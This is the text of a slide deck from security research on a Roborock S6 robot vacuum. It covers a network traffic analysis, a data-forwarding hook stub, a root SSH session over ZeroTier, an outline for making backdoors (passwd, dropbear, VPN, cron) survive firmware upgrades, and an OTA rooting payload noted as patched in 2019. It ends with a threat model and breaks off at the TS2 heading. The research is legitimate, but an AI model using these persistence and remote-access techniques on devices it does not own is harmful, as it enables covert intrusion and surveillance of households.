
# Network Inspection

## Setup

- Isolated sandbox network
  - Router, switch, access point, Vacuum Cleaner
  - Additional NUC to simulate peer data
- Captured packets (unattended) for a month
- Captured packets (interactive) for several sessions
- Filter out network noise
- Compare network activity between old and new firmware

# Network Inspection


## Network Behaviour (FW v02.29.02) (exc FDS) (1 week)



Endpoint	Protocol	Description
m2.tuya.eu.com	MQTT	Inbound requests
a2.tuya.eu.com	HTTPS	Outbound requests
awsde0.fds.api.xiaomi.com	FDS	Logs upload

# Network Inspection

## Network Geomap (FW v02.29.02) (exc FDS) (1 week)



# Network Inspection

## Observations

- Local traffic - DHCP (5min), Tuya Discovery (5s)
- Connections to America, Germany, China
  - America, Germany - AWS - fds, a2, ms, m2
  - China - Mi IO Cloud (v01.15.58 only)
- Increased network activity at 3am
  - 3am AEDT is 12am in Beijing
  - Connections are being established - possible timeout/reconnect

## Changes

- New FW uses m2.tuya.eu.com instead of ms.tuya.eu.com
- New FW no longer polls xx.ot[t].io.mi.com

# Network Inspection

## What's in the packet?

*Most (if not all) communications were encrypted*

1. Break the encryption too much effort
  1. Hook into the pre-encryption / post-decryption stages

```
/* Send test to 10.251.252.253:28422 */
void hook(void* data, uint data_len) {
    int sock = create_udp4_connection(IPV4_ADDR(10, 251, 252, 253), 28422);
    send(sock, data, data_len, 0);
}
```

2. Just look at the app logs\*

\*: Application logs are less verbose in newer FW versions  
However they communicate the same way as the older FW versions

# Network Inspection

## Example MQTT conversation (`{m2, ms}.tuya.eu.com`)

### Server Request

```
{  
  "id": 889,  
  "method": "get_prop",  
  "params": [ "get_status" ]  
}
```

### Device Response

```
{  
  "id": 889,  
  "result": [{  
    "msg_ver": 2,  
    "msg_seq": 275,  
    "state": 8,  
    "battery": 100,  
    "clean_time": 0,  
    "clean_area": 0,  
    "error_code": 3,  
    "map_present": 1,  
    "in_cleaning": 0,  
    "in_returning": 0,  
    "in_charge": 0,  
    "in_standby": 0,  
    "in_error": 0,  
    "in_charging": 0,  
    "in_cleaning_standby": 0,  
    "in_cleaning_error": 0,  
    "in_cleaning_charge": 0,  
    "in_cleaning_standby_charge": 0  
  }]  
}
```

# Network Inspection

## Example Control conversation (a2.tuya.eu.com)

### Device Request

```
HTTP POST  
https://a2.tuya.eu.com/d.json?a=tuya.device.timer.count&devId=...&et=1&t=...&v=4.0&sign=  
{"devId": "...", "lastFetchTime": "0", "t": 1657046157}
```

### Server Response

```
{  
  "result": {  
    "devId": "...",  
    "count": 0,  
    "lastFetchTime": 0  
  },  
  "t": 1657046159,  
  "success": true  
}
```

# Network Inspection

## Log data (Xiaomi FDS)

Data is compressed and encrypted

- /mnt/data/rrlog/\*\*
- /dev/shm/\*\*
- /mnt/reserve/...
- App logs
- Updater logs
- ‘Anonymous’ statistics
- wlanmgr tcpdump

```
int32_t encrypt_even_more_files()
{
    void var_3ac;
    void var_32c;
    void var_22c;
    void var_12c;
    void var_11c;
    void var_10a;
    void var_108;
    void var_100;
    void var_10;
    void var_22;
    void var_32;
    void var_32e;
    void var_32f;
    void var_32d;
    void var_32b;
    void var_32a;
    void var_329;
    void var_328;
    void var_327;
    void var_326;
    void var_325;
    void var_324;
    void var_323;
    void var_322;
    void var_321;
    void var_320;
    void var_319;
    void var_318;
    void var_317;
    void var_316;
    void var_315;
    void var_314;
    void var_313;
    void var_312;
    void var_311;
    void var_310;
    void var_309;
    void var_308;
    void var_307;
    void var_306;
    void var_305;
    void var_304;
    void var_303;
    void var_302;
    void var_301;
    void var_300;
    void var_299;
    void var_298;
    void var_297;
    void var_296;
    void var_295;
    void var_294;
    void var_293;
    void var_292;
    void var_291;
    void var_290;
    void var_289;
    void var_288;
    void var_287;
    void var_286;
    void var_285;
    void var_284;
    void var_283;
    void var_282;
    void var_281;
    void var_280;
    void var_279;
    void var_278;
    void var_277;
    void var_276;
    void var_275;
    void var_274;
    void var_273;
    void var_272;
    void var_271;
    void var_270;
    void var_269;
    void var_268;
    void var_267;
    void var_266;
    void var_265;
    void var_264;
    void var_263;
    void var_262;
    void var_261;
    void var_260;
    void var_259;
    void var_258;
    void var_257;
    void var_256;
    void var_255;
    void var_254;
    void var_253;
    void var_252;
    void var_251;
    void var_250;
    void var_249;
    void var_248;
    void var_247;
    void var_246;
    void var_245;
    void var_244;
    void var_243;
    void var_242;
    void var_241;
    void var_240;
    void var_239;
    void var_238;
    void var_237;
    void var_236;
    void var_235;
    void var_234;
    void var_233;
    void var_232;
    void var_231;
    void var_230;
    void var_229;
    void var_228;
    void var_227;
    void var_226;
    void var_225;
    void var_224;
    void var_223;
    void var_222;
    void var_221;
    void var_220;
    void var_219;
    void var_218;
    void var_217;
    void var_216;
    void var_215;
    void var_214;
    void var_213;
    void var_212;
    void var_211;
    void var_210;
    void var_209;
    void var_208;
    void var_207;
    void var_206;
    void var_205;
    void var_204;
    void var_203;
    void var_202;
    void var_201;
    void var_200;
    void var_199;
    void var_198;
    void var_197;
    void var_196;
    void var_195;
    void var_194;
    void var_193;
    void var_192;
    void var_191;
    void var_190;
    void var_189;
    void var_188;
    void var_187;
    void var_186;
    void var_185;
    void var_184;
    void var_183;
    void var_182;
    void var_181;
    void var_180;
    void var_179;
    void var_178;
    void var_177;
    void var_176;
    void var_175;
    void var_174;
    void var_173;
    void var_172;
    void var_171;
    void var_170;
    void var_169;
    void var_168;
    void var_167;
    void var_166;
    void var_165;
    void var_164;
    void var_163;
    void var_162;
    void var_161;
    void var_160;
    void var_159;
    void var_158;
    void var_157;
    void var_156;
    void var_155;
    void var_154;
    void var_153;
    void var_152;
    void var_151;
    void var_150;
    void var_149;
    void var_148;
    void var_147;
    void var_146;
    void var_145;
    void var_144;
    void var_143;
    void var_142;
    void var_141;
    void var_140;
    void var_139;
    void var_138;
    void var_137;
    void var_136;
    void var_135;
    void var_134;
    void var_133;
    void var_132;
    void var_131;
    void var_130;
    void var_129;
    void var_128;
    void var_127;
    void var_126;
    void var_125;
    void var_124;
    void var_123;
    void var_122;
    void var_121;
    void var_120;
    void var_119;
    void var_118;
    void var_117;
    void var_116;
    void var_115;
    void var_114;
    void var_113;
    void var_112;
    void var_111;
    void var_110;
    void var_109;
    void var_108;
    void var_107;
    void var_106;
    void var_105;
    void var_104;
    void var_103;
    void var_102;
    void var_101;
    void var_100;
    void var_99;
    void var_98;
    void var_97;
    void var_96;
    void var_95;
    void var_94;
    void var_93;
    void var_92;
    void var_91;
    void var_90;
    void var_89;
    void var_88;
    void var_87;
    void var_86;
    void var_85;
    void var_84;
    void var_83;
    void var_82;
    void var_81;
    void var_80;
    void var_79;
    void var_78;
    void var_77;
    void var_76;
    void var_75;
    void var_74;
    void var_73;
    void var_72;
    void var_71;
    void var_70;
    void var_69;
    void var_68;
    void var_67;
    void var_66;
    void var_65;
    void var_64;
    void var_63;
    void var_62;
    void var_61;
    void var_60;
    void var_59;
    void var_58;
    void var_57;
    void var_56;
    void var_55;
    void var_54;
    void var_53;
    void var_52;
    void var_51;
    void var_50;
    void var_49;
    void var_48;
    void var_47;
    void var_46;
    void var_45;
    void var_44;
    void var_43;
    void var_42;
    void var_41;
    void var_40;
    void var_39;
    void var_38;
    void var_37;
    void var_36;
    void var_35;
    void var_34;
    void var_33;
    void var_32;
    void var_31;
    void var_30;
    void var_29;
    void var_28;
    void var_27;
    void var_26;
    void var_25;
    void var_24;
    void var_23;
    void var_22;
    void var_21;
    void var_20;
    void var_19;
    void var_18;
    void var_17;
    void var_16;
    void var_15;
    void var_14;
    void var_13;
    void var_12;
    void var_11;
    void var_10;
    void var_9;
    void var_8;
    void var_7;
    void var_6;
    void var_5;
    void var_4;
    void var_3;
    void var_2;
    void var_1;
    void var_0;
}
```

# Network Inspection

## Network Map

# Demos and POCs

# Remote Access (across the internet!!!)

- Easy to perform - system has required libraries and network stack
- e.g. Reverse SSH
- e.g. VPN / SD-WAN

Roborock S6 | Remote Access (ZeroTier) and Persistence demo Share



```
RX packets:6922 errors:0 dropped:0 overruns:0 frame:0
TX packets:4489 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:17252893 (17.2 MB) TX bytes:7161623 (7.1 MB)

ztc25nayf Link encap:Ethernet Hwaddr 42:14:01:b8:e6:dd
inet addr: 10.147.20.251 Bcast:10.147.20.255 Mask:255.255.255.0
inet6 addr: fe80::4014:1ff:feb8:e6dd/64 Scope:Link
UP BROADCAST RUNNING MTU:2800 Metric:1
RX packets:1844 errors:0 dropped:0 overruns:0 frame:0
TX packets:1346 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:500
RX bytes:171661 (171.6 KB) TX bytes:140276 (140.2 KB)

root@rockrobo:~#
Broadcast message from root@rockrobo
(/dev/ttys0) at 7:27 ...
The system is going down for reboot NOW!
client_loop: send disconnect: Connection reset

R:\\
\\ sdsd
R:\\
\\ ssh -l root 10.147.20.251
root@10.147.20.251's password:
Permission denied, please try again.
root@10.147.20.251's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.4.39 armv7l)

 * Documentation: https://help.ubuntu.com/
Last login: Fri Jun 24 07:26:28 2022 from 10.147.20.87
root@rockrobo:~# ifconfig
lo Link encap:Local Loopback
      inet addr: 127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:143 errors:0 dropped:0 overruns:0 frame:0
          TX packets:143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:11482 (11.4 KB) TX bytes:11482 (11.4 KB)

wlan0 Link encap:Ethernet Hwaddr 64:90:c1:1d:24:c4
      inet addr: 10.10.10.8 Bcast: 10.10.10.255 Mask: 255.255.255.0
      inet6 addr: fe80::6690:c1ff:feld:24c4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:272 errors:0 dropped:0 overruns:0 frame:0
          TX packets:336 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:78945 (78.9 KB) TX bytes:60139 (60.1 KB)

ztc25nayf Link encap:Ethernet Hwaddr 42:14:01:b8:e6:dd
inet addr: 10.147.20.251 Bcast:10.147.20.255 Mask:255.255.255.0
inet6 addr: fe80::4014:1ff:feb8:e6dd/64 Scope:Link
UP BROADCAST RUNNING MTU:2800 Metric:1
RX packets:42 errors:0 dropped:0 overruns:0 frame:0
TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:500
RX bytes:5141 (5.1 KB) TX bytes:5157 (5.1 KB)

root@rockrobo:~# whoami
root
root@rockrobo:~#
```

The terminal session shows a series of commands being run on a Roborock S6 device. It includes network interface status checks, a broadcast message, a system reboot command, and a password attempt. The session ends with a successful root login and a 'whoami' command confirming the user is root.

# Reset Persistence (factory reset friendly!!!)

#ModifyingTheRecoveryPartitionForFunAndProfit



# Upgrade Persistence (see concept post)

```
21733 root      2264 S  sh -c dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock > /dev/null 2>&1
21734 root      1356 D  dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock
```

## Upgrade procedure

- Download the update to mmcblk0p1 (data)
- Extract update to mmcblk0p10 (updbuf)
- Unmount mmcblk0p8 (bootA) / mmcblk0p9 (bootB)
- Flash updbuf to bootA / bootB
- Boot into bootA / bootB
- Flash updbuf to bootB / bootA
- Boot into bootB / bootA

---

Both filesystems are overwritten (existing changes will disappear)

# Upgrade Persistence (see concept post)

```
21733 root      2264 S  sh -c dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock > /dev/null 2>&1
21734 root      1356 D  dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock
```

## Achieving upgrade persistence

- Download the update to mmcblk0p1 (data)
- Extract update to mmcblk0p10 (updbuf)
- **Modify contents of updbuf**
- Unmount mmcblk0p8 (bootA) / mmcblk0p9 (bootB)
- Flash **modified** updbuf to bootA / bootB
- Boot into bootA / bootB
- Flash **modified** updbuf to bootB / bootA
- Boot into bootB / bootA

Modify the extracted updated firmware, so changes propagate

# Upgrade Persistence ([see concept post](#))

```
21733 root      2264 S  sh -c dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock > /dev/null 2>&1
21734 root      1356 D  dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock
```

## How to modify?

- Alter the [SysUpdate](#) binary to include modification steps
- Service / cron / repeated task to write into /mnt/updbuf

# Upgrade Persistence (see concept post)

```
21733 root      2264 S  sh -c dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock > /dev/null 2>&1
21734 root      1356 D  dd if=/dev/mmcblk0p10 of=/dev/mmcblk0p9 bs=8192 count=65536 iflag=fullblock
```

## What to modify?

- Remote access
  - /etc/passwd
  - /usr/bin/adbd
  - /usr/sbin/dropbear
  - VPN / SD-WAN
  - iptables (various locations)
- Sounds?
- Future upgrade persistence
  - SysUpdate
  - Scheduled / repeated jobs

# OTA Rooting

```
{  
    "method": "miIO.ota",  
    "params": {  
        "mode": "normal",  
        "install": "1",  
        "app_url": "http://192.168.8.110:8322/firmware", // this looks definitely controlled by the vendor  
        "file_md5": "6e24b0454b170f67676693b759fba742",  
        "proc": "dnld install"  
    },  
    "id": 474627483  
}
```

During device initialisation, an OTA update payload could be sent...  
**Remote root / backdoor!!**

*However... patched a long time ago*

# OTA Rooting

- OTA updates during device initialisation were disabled in a November 2019 firmware update.
  - Remember - Product was released June 2019
- This method of attack is limited to devices that are
  - Not yet initialised (else will have to be factory reset)
  - Manufactured within 4 months of the device being first sold


# Let's Talk Threats

- TS0 - No malicious threat
  - Visibility and ownership of the data / device
- TS1 - Physical (proximal) threat
  - Supply-chain
  - Second-hand seller
  - Someone with momentary/prolonged access
- TS2 - Remote (proximal) threat
  - Nearby, on the network
  - Nearby, outside of the network
- TS3 - Remote (distal) threat
  - Backdoor
  - Vendor, C2

exc: Usage of the data in the cloud

# TS0 - No malicious threat

## *Data Visibility and Ownership*



- How do I know what data is being collected?
  - Privacy policy<sup>TM</sup>
- How do I know what data is actually being collected?
  - Need equipment, skills, willingness
  - Patience to unscrew a lot of screws
  - Encryption
- (How) Can I control the data that is collected?
  - Locally? Remotely?
- (How) Can I confirm my data has been deleted?

Data includes: map data, [camera], [microphone], app logs, process list, network config, network data, statistics

# TS0 - No malicious threat

## *Device Visibility and Ownership*

- Is this device really mine?
- Can I see what *my* device is doing?
- Can I modify *my own* device

Communications are encrypted

Logs are encrypted

Restricted adb, ssh, serial

- But otherwise yes
  - It's just Linux
  - No hardware restrictions to flashing

**THE VERGE**  TWITTER  FACEBOOK

TECH \ TRANSPORTATION \ CARS

### BMW starts selling heated seat subscriptions for \$18 a month

*The auto industry is racing towards a future full of microtransactions*

By James Vincent | Jul 12, 2022, 6:45am EDT | 88 comments



Photo by Silas Stein/picture alliance via Getty Images

Would you pay for hardware  
.. then pay more to use it?

# TS1 - Physical (proximal) threat

*The “friend-who-has-your-WiFi-password-even-though-you-didn’t-give-it-to-them”*

## Prolonged access

- ✓ Efforts to restrict serial access
- ⚠ Supply chain
  - Extract user/device/app data
  - Modifications
    - Persistence
    - Remote access
    - Jumphost
    - Eavesdropping

## Momentary access

- ✓ adbd (USB access) is restricted
  - ✓ No fast hands-off attack vector
  - Need to open up the device
  - Takes time to gain shell access
  - Reset + OTA root
    - “I wonder what this *reset button* does”
    - Pre-Nov 2019 units only

# TS2 - Remote (proximal) threat

